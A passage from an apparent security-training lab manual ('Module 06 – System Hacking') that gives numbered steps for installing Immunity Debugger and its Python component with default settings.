


Module 06 – System Hacking

5. Immunity Debugger Setup pop-up appears, click Yes to install Python.




6. The Immunity Debugger Setup: License Agreement window appears; click the I accept checkbox and then click Next.




7. Follow the wizard and install Immunity Debugger using the default settings.
8. After completion of installation, click on close, Immunity Debugger Setup pop-up appears click OK to install python.

Module 06 – System Hacking



